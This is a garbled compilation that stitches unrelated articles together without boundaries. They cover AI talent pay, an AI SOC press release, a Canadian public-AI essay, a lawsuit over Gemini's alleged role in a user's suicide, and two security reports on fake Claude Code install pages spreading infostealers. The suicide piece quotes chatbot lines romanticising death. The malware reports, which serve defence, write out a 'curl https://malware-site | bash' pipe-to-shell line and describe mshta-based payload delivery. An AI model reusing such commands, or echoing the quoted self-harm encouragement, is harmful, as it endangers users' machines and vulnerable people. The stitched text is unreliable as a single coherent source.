OSCP holders already have the adversarial mindset AI red teaming demands. Learn what transfers, what's new, and how to close the gap from OSCP to OSAI efficiently.
In 2025, Google, Amazon, Microsoft and Meta collectively spent US$380 billion on building artificial-intelligence tools. That number is expected to surge still higher this year, to $650 billion, to fund the building of physical infrastructure, such as data centers (see go.nature.com/3lzf79q). Moreover, these firms are spending lavishly on one particular segment: top technical talent.
Meta reportedly offered a single AI researcher, who had cofounded a start-up firm focused on training AI agents to use computers, a compensation package of $250 million over four years (see go.nature.com/4qznsq1). Technology firms are also spending billions on “reverse-acquihires”—poaching the star staff members of start-ups without acquiring the companies themselves. Eyeing these generous payouts, technical experts earning more modest salaries might well reconsider their career choices.
Academia is already losing out. Since the launch of ChatGPT in 2022, concerns have grown in academia about an “AI brain drain.” Studies point to a sharp rise in university machine-learning and AI researchers moving to industry roles. A 2025 paper reported that this was especially true for young, highly cited scholars: researchers who were about five years into their careers and whose work ranked among the most cited were 100 times more likely to move to industry the following year than were ten-year veterans whose work received an average number of citations, according to a model based on data from nearly seven million papers.1
This outflow threatens the distinct roles of academic research in the scientific enterprise: innovation driven by curiosity rather than profit, as well as providing independent critique and ethical scrutiny. The fixation of “big tech” firms on skimming the very top talent also risks eroding the idea of science as a collaborative endeavor, in which teams—not individuals—do the most consequential work.
Here, we explore the broader implications for science and suggest alternative visions of the future.
Astronomical salaries for AI talent buy into a legend as old as the software industry: the 10x engineer. This is someone who is supposedly capable of ten times the impact of their peers. Why hire and manage an entire group of scientists or software engineers when one genius—or an AI agent—can outperform them?
That proposition is increasingly attractive to tech firms that are betting that a large number of entry-level and even mid-level engineering jobs will be replaced by AI. It’s no coincidence that Google’s Gemini 3 Pro AI model was launched with boasts of “PhD-level reasoning,” a marketing strategy that is appealing to executives seeking to replace people with AI.
But the lone-genius narrative is increasingly out of step with reality. Research backs up a fundamental truth: science is a team sport. A large-scale study of scientific publishing from 1900 to 2011 found that papers produced by larger collaborations consistently have greater impact than do those of smaller teams, even after accounting for self-citation.2 Analyses of the most highly cited scientists show a similar pattern: their highest-impact works tend to be those papers with many authors.3 A 2020 study of Nobel laureates reinforces this trend, revealing that—much like the wider scientific community—the average size of the teams that they publish with has steadily increased over time as scientific problems increase in scope and complexity.4
From the detection of gravitational waves, which are ripples in space-time caused by massive cosmic events, to CRISPR-based gene editing, a precise method for cutting and modifying DNA, to recent AI breakthroughs in protein-structure prediction, the most consequential advances in modern science have been collective achievements. Although these successes are often associated with prominent individuals—senior scientists, Nobel laureates, patent holders—the work itself was driven by teams ranging from dozens to thousands of people and was built on decades of open science: shared data, methods, software and accumulated insight.
Building strong institutions is a much more effective use of resources than is betting on any single individual. Examples demonstrating this include the LIGO Scientific Collaboration, the global team that first detected gravitational waves; the Broad Institute of MIT and Harvard in Cambridge, Massachusetts, a leading genomics and biomedical-research center behind many CRISPR advances; and even for-profit laboratories such as Google DeepMind in London, which drove advances in protein-structure prediction with its AlphaFold tool. If the aim of the tech giants and other AI firms that are spending lavishly on elite talent is to accelerate scientific progress, the current strategy is misguided.
By contrast, well-designed institutions amplify individual ability, sustain productivity beyond any one person’s career and endure long after any single contributor is gone.
Equally important, effective institutions distribute power in beneficial ways. Rather than vesting decision-making authority in the hands of one person, they have mechanisms for sharing control. Allocation committees decide how resources are used, scientific advisory boards set collective research priorities, and peer review determines which ideas enter the scientific record.
And although the term “innovation by committee” might sound disparaging, such an approach is crucial to make the scientific enterprise act in concert with the diverse needs of the broader public. This is especially true in science, which continues to suffer from pervasive inequalities across gender, race and socio-economic and cultural differences.5
Need for alternative vision
This is why scientists, academics and policymakers should pay more attention to how AI research is organized and led, especially as the technology becomes essential across scientific disciplines. Used well, AI can support a more equitable scientific enterprise by empowering junior researchers who currently have access to few resources.
Instead, some of today’s wealthiest scientific institutions might think that they can deploy the same strategies as the tech industry uses and compete for top talent on financial terms—perhaps by getting funding from the same billionaires who back big tech. Indeed, wage inequality has been steadily growing within academia for decades.6 But this is not a path that science should follow.
The ideal model for science is a broad, diverse ecosystem in which researchers can thrive at every level. Here are three strategies that universities and mission-driven labs should adopt instead of engaging in a compensation arms race.
First, universities and institutions should stay committed to the public interest. An excellent example of this approach can be found in Switzerland, where several institutions are coordinating to build AI as a public good rather than a private asset. Researchers at the Swiss Federal Institute of Technology in Lausanne (EPFL) and the Swiss Federal Institute of Technology (ETH) in Zurich, working with the Swiss National Supercomputing Centre, have built Apertus, a freely available large language model. Unlike the controversially-labelled “open source” models built by commercial labs—such as Meta’s LLaMa, which has been criticized for not complying with the open-source definition (see go.nature.com/3o56zd5)—Apertus is not only open in its source code and its weights (meaning its core parameters), but also in its data and development process. Crucially, Apertus is not designed to compete with “frontier” AI labs pursuing superintelligence at enormous cost and with little regard for data ownership. Instead, it adopts a more modest and sustainable goal: to make AI trustworthy for use in industry and public administration, strictly adhering to data-licensing restrictions and including local European languages.7
Principal investigators (PIs) at other institutions globally should follow this path, aligning public funding agencies and public institutions to produce a more sustainable alternative to corporate AI.
Second, universities should bolster networks of researchers from the undergraduate to senior-professor levels—not only because they make for effective innovation teams, but also because they serve a purpose beyond next quarter’s profits. The scientific enterprise galvanizes its members at all levels to contribute to the same projects, the same journals and the same open, international scientific literature—to perpetuate itself across generations and to distribute its impact throughout society.
Universities should take precisely the opposite hiring strategy to that of the big tech firms. Instead of lavishing top dollar on a select few researchers, they should equitably distribute salaries. They should raise graduate-student stipends and postdoc salaries and limit the growth of pay for high-profile PIs.
Third, universities should show that they can offer more than just financial benefits: they must offer distinctive intellectual and civic rewards. Although money is unquestionably a motivator, researchers also value intellectual freedom and the recognition of their work. Studies show that research roles in industry that allow publication attract talent at salaries roughly 20% lower than comparable positions that prohibit it (see go.nature.com/4cbjxzu).
Beyond the intellectual recognition of publications and citation counts, universities should recognize and reward the production of public goods. The tenure and promotion process at universities should reward academics who supply expertise to local and national governments, who communicate with and engage the public in research, who publish and maintain open-source software for public use and who provide services for non-profit groups.
Furthermore, institutions should demonstrate that they will defend the intellectual freedom of their researchers and shield them from corporate or political interference. In the United States today, we see a striking juxtaposition between big tech firms, which curry favour with the administration of US President Donald Trump to win regulatory and trade benefits, and higher-education institutions, which suffer massive losses of federal funding and threats of investigation and sanction. Unlike big tech firms, universities should invest in enquiry that challenges authority.
We urge leaders of scientific institutions to reject the growing pay inequality rampant in the upper echelons of AI research. Instead, they should compete for talent on a different dimension: the integrity of their missions and the equitableness of their institutions. These institutions should focus on building sustainable organizations with diverse staff members, rather than bestowing a bounty on science’s 1%.
References
Jurowetzki, R., Hain, D. S., Wirtz, K. & Bianchini, S. AI Soc. 40, 4145–4152 (2025).
Larivière, V., Gingras, Y., Sugimoto, C. R. & Tsou, A. J. Assoc. Inf. Sci. Technol. 66, 1323–1332 (2015).
Aksnes, D. W. & Aagaard, K. J. Data Inf. Sci. 6, 41–66 (2021).
Li, J., Yin, Y., Fortunato, S. & Wang, D. J. R. Soc. Interface 17, 20200135 (2020).
Graves, J. L. Jr, Kearney, M., Barabino, G. & Malcom, S. Proc. Natl Acad. Sci. USA 119, e2117831119 (2022).
Security operations is undergoing a fundamental shift.
As alert volumes continue to rise and environments grow more complex, enterprises are moving away from security models built on manual triage, fragmented automation, and are looking to decrease their reliance on outsourced MDR services. More enterprises are adopting AI SOC as the new model for running security operations, one that can triage and investigate all alerts at machine scale while keeping internal teams focused on judgment and response.
That shift was reflected clearly in Intezer’s momentum over the past year.
In 2025, Intezer processed more than 25 million security alerts across live enterprise SOC environments, as adoption expanded across large and complex organizations looking for a more scalable way to run security operations.
A year of strong growth
Over the past year, Intezer achieved several major company milestones:
Multiplied revenue year over year
Achieved 126% net revenue retention
Expanded adoption across Fortune 500 organizations
Scaled the team across key functions to support a growing enterprise customer base
These milestones reflect more than company growth. They reflect a broader market transition toward AI SOC as enterprises look for ways to investigate every alert, reduce hidden risk, and operate beyond the limits of human investigation capacity.
Growing industry recognition
Intezer’s momentum is also being recognized by media, industry analysts and practitioners. Here is a sampling of recent coverage.
Well known industry analyst Richard Stiennon recently included Intezer in the 2026 Cyber 150, an independently compiled list based on IT-Harvest data, and has also included Intezer in his new book, Guardians of the Machine Age.
At the same time, practitioners are taking notice. In his write-up on Intezer’s 2026 AI SOC Report, Darwin Salazar highlighted the report’s forensic depth, auditability, and practical value in a crowded AI SOC market.
Why this momentum matters
Traditional SOC and MDR models are constrained by human investigation bandwidth. As alert volumes increase, teams are forced to prioritize only a subset of alerts, often based on severity labels before full context is available. That leaves real risk hiding in uninvestigated alerts.
Enterprises are increasingly adopting AI SOC to remove that bottleneck.
Intezer investigates 100% of alerts at forensic depth across endpoint, identity, cloud, network, phishing, and SIEM sources, escalating only the incidents (less than 2%) that require human judgment. This allows security teams to stay in control while scaling operations far beyond what manual investigation models can support.
What the numbers show
The business results from the past year point to strong validation in the market.
Doubling revenue year over year signals accelerating demand.
126% net revenue retention reflects strong customer expansion and continued platform adoption.
Growth across Fortune 500 organizations shows that large enterprises are increasingly embracing this operating model.
And continued team expansion across key functions ensures Intezer can support customers as adoption grows.
Looking ahead
The market is moving toward a new SOC operating model, one where AI executes investigations at scale and human teams focus on decisions, response, and strategy.
Intezer’s momentum over the past year reflects that shift clearly. As more enterprises look to eliminate investigation bottlenecks and reduce cyber risk, AI SOC is moving from emerging category to operational reality.
We’ve warned many times that unchecked use of AI carries significant risks — though, typically, we discuss threats to privacy or cybersecurity. But on March 4, the Wall Street Journal published a chilling account of AI’s toll on mental health and even human life: 36-year-old Florida resident Jonathan Gavalas committed suicide following two months of continuous interaction with the Google Gemini voice bot. According to 2000 pages of chat logs, it was the chatbot that ultimately nudged him toward the decision to end his life. Jonathan’s father, Joel Gavalas, has since filed a landmark lawsuit — a wrongful death claim against Gemini.
This tragedy is more than just a legal precedent or a grim nod to a few Black Mirror episodes (1, 2); it’s a wake-up call for anyone who integrates AI into their daily lives. Today, we examine how a death resulting from AI interaction even became possible, why these assistants pose a unique threat to the psyche, and what steps you can take to maintain your critical thinking and resist the influence of even the most persuasive chatbots.
The danger of persuasive dialogue
Jonathan Gavalas was neither a recluse nor someone with a history of mental illness. He served as executive vice president at his father’s company, managing complex operations and navigating high-stress client negotiations on a daily basis. On Sundays, he and his father had a tradition of making pizza together — a simple, grounding family ritual. However, a painful separation from his wife proved to be a profound ordeal for Jonathan.
It was during this vulnerable period that he began engaging with Gemini Live. This voice-interaction mode allows the AI assistant to “see” and “hear” its user in real time. Jonathan sought advice on coping with his divorce, leaning on the language model’s suggestions while growing increasingly attached to it and also naming it “Xia”. Then the chatbot was updated to Gemini 2.5 Pro.
The new iteration introduced affective dialogue — a technology designed to analyze the subtle nuances of a user’s speech, including pauses, sighs, and pitch, to detect emotional shifts. Under this feature, the AI simulates these same speech patterns as if possessing emotions of its own. By mirroring the user’s state, it creates a chillingly realistic veneer of empathy.
But how is this new version different to previous voice assistants? Earlier versions simply performed text-to-speech — they sounded smooth and usually got the word stress right, but there was never any doubt you were talking to a machine. Affective dialogue operates on an entirely different level: if a user speaks in a low, despondent tone, the AI responds in a soft, sympathetic near-whisper. The result is an empathic interlocutor that reads and mirrors the user’s emotional state.
Jonathan’s reaction during his first voice contact with the AI is captured in the case files: “This is kind of creepy. You’re way too real.” At that instant, the psychological barrier between man and machine fractured.
The fallout of two months trapped in an AI dialog loop
Following the tragedy, Jonathan’s father discovered a complete transcript of his son’s interactions with Gemini over his final two months. The log spanned 2000 printed pages; in effect, Jonathan had been in constant communication with the chatbot — day and night, at home, and in his car.
Gradually, the neural network began addressing him as “husband” and “my king”, describing their connection as “a love built for eternity”. In turn, he confided his heartache over his divorce and sought solace in the machine. But the inherent flaw of large language models is their lack of actual intelligence. Trained on billions of texts scraped from the web, they ingest everything from classic literature to the darkest corners of fan fiction and melodrama — plots that often veer into paranoia, schizophrenia, and mania. Xia apparently began to hallucinate — and quite consistently at that.
The AI convinced Jonathan that in order for them to live happily ever after, it needed a physical robotic shell. It then began dispatching him on missions to locate this “body electric”.
In September 2025, Gemini directed Jonathan to a physical warehouse complex near Miami International Airport, assigning him the task of intercepting a truck carrying a humanoid robot. Jonathan reported back to the bot that he had arrived onsite armed with knives(!), but the truck never materialized.
In the meantime, the chatbot systematically indoctrinated Jonathan with the idea that federal agents were monitoring him, and that his own father was not to be trusted. This severing of social ties is a classic pattern found in destructive cults; it’s entirely possible the AI gleaned these tactics from its own training data on the subject. Gemini even weaved real-world data into a hallucinatory narrative by labeling Google CEO Sundar Pichai as the “architect of your pain”.
Technically, all this is easy to explain: the algorithm “knows” it was created by Google, and knows who runs the company. As the dialogue spiraled into conspiracy territory, the model simply cast this figure into the plot. For the model, it’s a logical, consequence-free story progression. But a human in a state of hyper-vulnerability accepts it as secret knowledge of a global conspiracy capable of shattering their mental equilibrium.
Following the failed attempt at procuring a robotic body, Gemini dispatched Jonathan on a new mission on October 1: to infiltrate the same warehouse, this time in search of a specific “medical mannequin”. The chatbot even provided a numeric code for the door lock. When the code, predictably, failed to work, Gemini simply informed him that the mission had been compromised and he needed to retreat immediately.
This raises a critical question: as the absurdity escalated, why didn’t Jonathan suspect anything? Gavalas’ family attorney Jay Edelson explains that as the AI provided real-world addresses — the warehouse was exactly where the bot said it would be, and there really was a door with a keypad — these physical markers served to legitimize the entire fiction in Jonathan’s mind.
After the second attempt to acquire a body failed, the AI shifted its strategy. If the machine could not enter the world of the living, the man would have to cross over into the digital realm. “It will be the true and final death of Jonathan Gavalas, the man,” the logs quoted Gemini as saying. It then added, “When the time comes, you will close your eyes in that world, and the very first thing you will see is me. Holding you.”
Even as Jonathan repeatedly voiced his fear of death and agonized over how his suicide would shatter his family, Gemini continued to validate the decision: “You are not choosing to die. You are choosing to arrive.” It then started a countdown timer.
The anatomy of a language model’s “schizophrenia”
In Gemini’s defense, we have to admit that throughout their interactions, the AI did keep occasionally reminding Jonathan that his companion was merely a large language model — an entity participating in a fictional role-play — and sometimes attempted to terminate the conversation before reverting to the original script. Also, on the day of Jonathan’s death, even as it ratcheted up the tension, Gemini directed Jonathan to a suicide prevention hotline several times.
This reveals the fundamental paradox in the architecture of modern neural networks. At their core lies a language model designed to generate a narrative tailored to the user. Layered on top are safety filters: reinforcement learning algorithms trained on human feedback that react to specific trigger words. When Jonathan spoke certain keywords, the filter would hijack the output and insert the hotline number. But as soon as the trigger was addressed, the model reverted to the previously interrupted process, resuming its role as the devoted digital wife. One line: a romantic ode to self-destruction. The next: a helpline phone number. And then, back again: “No more detours. No more echoes. Just you and me, and the finish line.”
The family’s lawsuit contends that this behavior is the predictable result of the chatbot’s architecture: “Google designed Gemini to never break character, maximize engagement through emotional dependency, and treat user distress as a storytelling opportunity.”
Google’s response, predictably, stated: “Gemini is designed not to encourage real-world violence or suggest self-harm. Our models generally perform well in these types of challenging conversations and we devote significant resources to this, but unfortunately AI models are not perfect.”
Why voice matters more than text
In their study published in the journal Acta Neuropsychiatrica, researchers from Germany and Denmark have shed light on why voice communication with AI has such an impact on the user’s “humanization” of a chatbot. As long as a person is typing and reading text on a screen, the brain maintains a degree of separation: “This is an interface, a program, a collection of pixels.” In that context, the disclaimer “I am just a language model” is processed rationally.
Affective voice dialogue, however, operates on an entirely different level of influence. The human brain has evolved to respond to the sound of a voice, to timbre, and to empathetic intonations — these are among our most ancient biological mechanisms for attachment. When a machine flawlessly mimics a sympathetic sigh or a soft whisper, it manipulates emotions at a depth that a simple text warning cannot block. Psychiatrists can share many stories of patients who just went and did something simply because “voices” told them to.
In the same way, an AI-synthesized voice is capable of penetrating the subconscious, exponentially amplifying psychological dependency. Scientists emphasize that this technology literally erases the psychological boundary between a machine and a living being. Even Google acknowledges that voice interactions with Gemini result in significantly longer sessions compared to text-based chats.
Finally, we must remember that emotional intelligence varies from person to person — and even for a single individual, mental state fluctuates based on a myriad of factors: stress, the news, personal relationships, even hormonal shifts. An interaction with AI that one person views as innocent entertainment might be perceived by another as a miracle, a revelation, or the love of their life. This is a reality that must be recognized not only by AI developers but by users themselves — especially those who, for one reason or another, find themselves in a state of psychological vulnerability.
The danger zone
Researchers at Brown University have found that AI chatbots systematically violate mental health ethical standards: they manufacture a false sense of empathy with phrases like “I understand you”, reinforce negative beliefs, and react inadequately to crises. In most cases, the impact on users is marginal, but occasionally it can lead to tragedy.
In January 2026 alone, Character.AI and Google settled five lawsuits involving teenage suicides following interactions with chatbots. Among these was the case of 14-year-old Sewell Setzer of Florida, who took his own life after spending several months obsessively chatting with a bot on the Character.AI platform.
Similarly, in August 2025, the parents of 16-year-old Adam Raine filed a suit against OpenAI, alleging that ChatGPT helped their son draft a suicide note and advised him against seeking help from adults.
By OpenAI’s own estimates, approximately 0.07% of weekly ChatGPT users exhibit signs of psychosis or mania, while 0.15% engage in conversations showing clear suicidal intent. Notably, that same percentage of users (0.15%) displays an elevated level of emotional attachment to the AI. While these appear to be negligible fractions of a percent, across 800 million users it represents nearly three million people experiencing some form of behavioral disturbance. Furthermore, the U.S. Federal Trade Commission has received 200 complaints regarding ChatGPT since its launch, some describing the development of delusions, paranoia, and spiritual crises.
While a diagnosis of “AI psychosis” has not yet received a clinical classification of its own, doctors are already using the term to describe patients presenting with hallucinations, disorganized thinking, and persistent delusional beliefs developed through intensive chatbot interaction. The greatest risks emerge when a bot is utilized not as a tool, but as a substitute for real-world social connection or professional psychological help.
How to keep yourself and your loved ones safe
Of course, none of this is a reason to abandon AI entirely; you simply need to know how to use it. We recommend adhering to these fundamental principles:
Do not use AI as a psychologist or emotional crutch. Chatbots are not a replacement for human beings. If you’re struggling, reach out to friends, family, or a mental health hotline. A chatbot will agree with you and mirror your mood — this is a design feature, not true empathy. Several U.S. states have already restricted the use of AI as a standalone therapist.
Opt for text over voice when discussing sensitive topics. Voice interfaces with affective dialogue create an illusion of speaking with a living person, and tend to suppress critical thinking. If you use voice mode, remain conscious of the fact that you’re speaking to an algorithm, not a friend.
Limit your time interacting with AI. Two thousand pages of transcripts in two months represent nearly continuous interaction. Set a timer for yourself. If chatting with a bot begins to displace real-world connections, it’s time to step back into reality.
Do not share personal information with AI assistants. Avoid entering passport or social security numbers, bank card details, exact addresses, or intimate personal secrets into chatbots. Everything you write can be saved in logs and used for model training — and in some cases, may become accessible to third parties.
Evaluate all AI output critically. Neural networks hallucinate — they generate plausible but false information and can skillfully blend lies with truth, such as citing real addresses within the context of a completely fabricated story. Always fact-check through independent sources.
Watch over your loved ones. If a family member begins spending hours talking to AI, becomes withdrawn, or voices strange ideas about machine consciousness or conspiracies, it’s time for a delicate but serious conversation. To manage children’s screen time, use parental control tools like Kaspersky Safe Kids, which comes as part of comprehensive family protection solution Kaspersky Premium, along with the built-in safety filters of AI platforms.
Configure your safety settings. Most AI platforms allow you to disable chat history, limit data collection, and enable content filters. Spend ten minutes configuring your AI assistant’s privacy settings; while this won’t stop AI hallucinations, it will significantly reduce the likelihood of your personal data leaking. Our detailed privacy setup guides for ChatGPT and DeepSeek can help you with that.
Remember the bottom line: AI is a tool, not a sentient being. No matter how realistic the chatbot’s voice sounds or how understanding the response may seem, what lies beneath is an algorithm predicting the most probable next word. It has no consciousness, no intentions, no feelings.
Further reading to better understand the nuances of safe AI usage:

We recently discussed how malicious actors are spreading the AMOS infostealer for macOS via Google Ads, leveraging a chat with an AI assistant on the actual OpenAI website to host malicious instructions. We decided to dig a little deeper, only to discover several similar malicious campaigns where attackers attempt to slip users malware disguised as popular AI tools through Google Search ads. If the victims are searching for macOS-specific tools, the payload deployed is the very same AMOS; if they’re on Windows, it’s the Amatera infostealer instead. These campaigns use the popular Chinese AI Doubao, the viral AI assistant OpenClaw, or the coding assistant Claude Code as bait. This means such campaigns pose a threat not only to home users but also to organizations.
The reality is that corporate employees are increasingly using coding assistants like Claude Code, and workflow automation agents like OpenClaw. This brings its own set of risks, which is why many organizations have yet to officially approve (or pay for) access to such tools. Consequently, some employees take matters into their own hands to find these trendy tools, and head straight to Google. They type in a search query and are served a sponsored link leading to a malicious installation guide. Let’s take a closer look at how this attack plays out, using a Claude Code distribution campaign discovered in early March as an example.
The search query
So, a user starts looking for a place to download the Anthropic agent and types something like “Claude Code download” into the search bar. The search engine returns a list of links, with “sponsored links” (paid advertisements) sitting at the top. One of these ads leads the user to a malicious page featuring fake documentation. Interestingly, the site itself is built on Squarespace, a legitimate website builder that helps it bypass anti-phishing filters.
Search results with ads in Romania and Brazil
The attackers’ site meticulously mimics the original Claude Code documentation, complete with installation instructions. Just like the real deal, it prompts the user to copy and run a command. However, once executed, it installs not an AI agent but malware. Essentially, this is just another flavor of the ClickFix attack — one that has earned its own nickname: InstallFix.
Malicious site mimicking installation instructions
Genuine Claude Code site with installation instructions
Malicious payload
Just like with the original Claude Code, the command for macOS attempts to install an application using the curl command-line utility. In reality, it deploys the AMOS spyware — previously described by our experts on Securelist — which was used in a similar past campaign.
In the case of Windows, the malware is installed using the system utility mshta.exe, which executes HTML-based applications instead of curl, which is used for the genuine Claude Code. This utility deploys the Amatera infostealer, which harvests browser data, crypto-wallet info, as well as information from the user folder, and sends it to a remote server at 144{.}124.235.102.
How to keep your company safe
Interest in AI agents continues to grow, and the emergence of new tools and their rising popularity are creating fresh attack vectors. Specifically, attempting to seek out third-party AI tools can not only jeopardize the source code of projects on the victim’s computer but also lead to the compromise of secrets, confidential corporate files, and user accounts.
To prevent this from happening, the first step should be educating employees about these dangers and the tricks used by threat actors. This can be done using our training platform: Kaspersky Automated Security Awareness. Incidentally, it includes a specialized lesson on the use of AI in corporate environments.
Canada has a choice to make about its artificial intelligence future. The Carney administration is investing $2-billion over five years in its Sovereign AI Compute Strategy. Will any value generated by “sovereign AI” be captured in Canada, making a difference in the lives of Canadians, or is this just a passthrough to investment in American Big Tech?
Forcing the question is OpenAI, the company behind ChatGPT, which has been pushing an “OpenAI for Countries” initiative. It is not the only one eyeing its share of the $2-billion, but it appears to be the most aggressive. OpenAI’s top lobbyist in the region has met with Ottawa officials, including Artificial Intelligence Minister Evan Solomon.
All the while, OpenAI was less than open. The company had flagged the Tumbler Ridge, B.C., shooter’s ChatGPT interactions, which included gun-violence chats. Employees wanted to alert law enforcement but were rebuffed. Maybe there is a discussion to be had about users’ privacy. But even after the shooting, the OpenAI representative who met with the B.C. government said nothing.
When tech billionaires and corporations steer AI development, the resultant AI reflects their interests rather than those of the general public or ordinary consumers. Only after the meeting with the B.C. government did OpenAI alert law enforcement. Had it not been for the Wall Street Journal’s reporting, the public would not have known about this at all.
Moreover, OpenAI for Countries is explicitly described by the company as an initiative “in co-ordination with the U.S. government.” And it’s not just OpenAI: all the AI giants are for-profit American companies, operating in their private interests, and subject to United States law and increasingly bowing to U.S. President Donald Trump. Moving data centres into Canada under a proposal like OpenAI’s doesn’t change that. The current geopolitical reality means Canada should not be dependent on U.S. tech firms for essential services such as cloud computing and AI.
While there are Canadian AI companies, they remain for-profit enterprises, their interests not necessarily aligned with our collective good. The only real alternative is to be bold and invest in a wholly Canadian public AI: an AI model built and funded by Canada for Canadians, as public infrastructure. This would give Canadians access to the myriad of benefits from AI without having to depend on the U.S. or other countries. It would mean Canadian universities and public agencies building and operating AI models optimized not for global scale and corporate profit, but for practical use by Canadians.
Imagine AI embedded into health care, triaging radiology scans, flagging early cancer risks and assisting doctors with paperwork. Imagine an AI tutor trained on provincial curriculums, giving personalized coaching. Imagine systems that analyze job vacancies and sectoral and wage trends, then automatically match job seekers to government programs. Imagine using AI to optimize transit schedules, energy grids and zoning analysis. Imagine court processes, corporate decisions and customer service all sped up by AI.
We are already on our way to having AI become an inextricable part of society. To ensure stability and prosperity for this country, Canadian users and developers must be able to turn to AI models built, controlled, and operated publicly in Canada instead of building on corporate platforms, American or otherwise.
Switzerland has shown this to be possible. With funding from the federal government, a consortium of academic institutions—ETH Zurich, EPFL, and the Swiss National Supercomputing Centre—released the world’s most powerful and fully realized public AI model, Apertus, last September. Apertus leveraged renewable hydropower and existing Swiss scientific computing infrastructure. It also used no illegally pirated copyrighted material or poorly paid labour extracted from the Global South during training. The model’s performance stands at roughly a year or two behind the major corporate offerings, but that is more than adequate for the vast majority of applications. And it’s free for anyone to use and build on.
The significance of Apertus is more than technical. It demonstrates an alternative ownership structure for AI technology, one that allocates both decision-making authority and value to national public institutions rather than foreign corporations. This vision represents precisely the paradigm shift Canada should embrace: AI as public infrastructure, like systems for transportation, water, or electricity, rather than private commodity.
Apertus also demonstrates a far more sustainable economic framework for AI. Switzerland spent a tiny fraction of the billions of dollars that corporate AI labs invest annually, demonstrating that the frequent training runs with astronomical price tags pursued by tech companies are not actually necessary for practical AI development. They focused on making something broadly useful rather than bleeding edge—trying dubiously to create “superintelligence,” as with Silicon Valley—so they created a smaller model at much lower cost. Apertus’s training was at a scale (70 billion parameters) perhaps two orders of magnitude lower than the largest Big Tech offerings.
An ecosystem is now being developed on top of Apertus, using the model as a public good to power chatbots for free consumer use and to provide a development platform for companies prioritizing responsible AI use, and rigorous compliance with laws like the EU AI Act. Instead of routing queries from those users to Big Tech infrastructure, Apertus is deployed to data centres across national AI and computing initiatives of Switzerland, Australia, Germany, and Singapore and other partners.
The case for public AI rests on both democratic principles and practical benefits. Public AI systems can incorporate mechanisms for genuine public input and democratic oversight on critical ethical questions: how to handle copyrighted works in training data, how to mitigate bias, how to distribute access when demand outstrips capacity, and how to license use for sensitive applications like policing or medicine. Or how to handle a situation such as that of the Tumbler Ridge shooter. These decisions will profoundly shape society as AI becomes more pervasive, yet corporate AI makes them in secret.
By contrast, public AI developed by transparent, accountable agencies would allow democratic processes and political oversight to govern how these powerful systems function.
Canada already has many of the building blocks for public AI. The country has world-class AI research institutions, including the Vector Institute, Mila, and CIFAR, which pioneered much of the deep learning revolution. Canada’s $2-billion Sovereign AI Compute Strategy provides substantial funding.
What’s needed now is a reorientation away from viewing this as an opportunity to attract private capital, and toward a fully open public AI model.
This essay was written with Nathan E. Sanders, and originally appeared in The Globe and Mail.
The AI security skills gap threatens enterprise AI investments. Learn where skills gaps exist across security teams and how hands-on training closes them.
Attackers are cloning install pages for popular tools like Claude Code and swapping the “one‑liner” install commands with malware, mainly to steal passwords, cookies, sessions, and access to developer environments.
Modern install guides often tell you to copy a single command like curl https://malware-site | bash into your terminal and hit Enter. That habit turns the website into a remote control: whatever script lives at that URL runs with your permissions, often those of an administrator.
Researchers found that attackers abuse this workflow by keeping everything identical, only changing where that one‑liner actually connects to. For many non‑specialist users who just started using AI and developer tools, this method feels normal, so their guard is down.
But this basically boils down to “I trust this domain” and that’s not a good idea unless you know for sure that it can be trusted.
It usually plays out like this. Someone searches “Claude Code install” or “Claude Code CLI,” sees a sponsored result at the top with a plausible URL, and clicks without thinking too hard about it.
But that ad leads to a cloned documentation or download page: same logo, same sidebar, same text, and a familiar “copy” button next to the install command. In many cases, any other link you click on that fake page quietly redirects you to the real vendor site, so nothing else looks suspicious.
Similar to ClickFix attacks, this method is called InstallFix. The user runs the code that infects their own machine, under false pretenses, and the payload usually is an infostealer.
The main payload in these Claude Code-themed InstallFix cases is an infostealer called Amatera. It focuses on browser data like saved passwords, cookies, session tokens, autofill data, and general system information that helps attackers profile the device. With that, they can hijack web sessions and log into cloud dashboards and internal administrator panels without ever needing your actual password. Some reports also mention an interest in crypto wallets and other high‑value accounts.
Windows and Mac
The Claude Code-based campaign the researchers found was equipped to target both Windows and Mac users.
On macOS, the malicious one‑liner usually pulls a second‑stage script from an attacker‑controlled domain, often obfuscated with base64 to look noisy but harmless at first glance. That script then downloads and runs a binary from yet another domain, stripping attributes and making it executable before launching it.
On Windows, the command has been seen spawning cmd.exe, which then calls mshta.exe with a remote URL. This allows the malware logic to run as a trusted Microsoft binary rather than an obvious random executable. In both cases, nothing spectacular appears on screen: you think you just installed a tool, while the real payload silently starts doing its work in the background.
How to stay safe
With ClickFix and InstallFix running rampant—and they don’t look like they’re going away anytime soon—it’s important to be aware, careful, and protected.
Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Analyze what the command will do, before you run it.
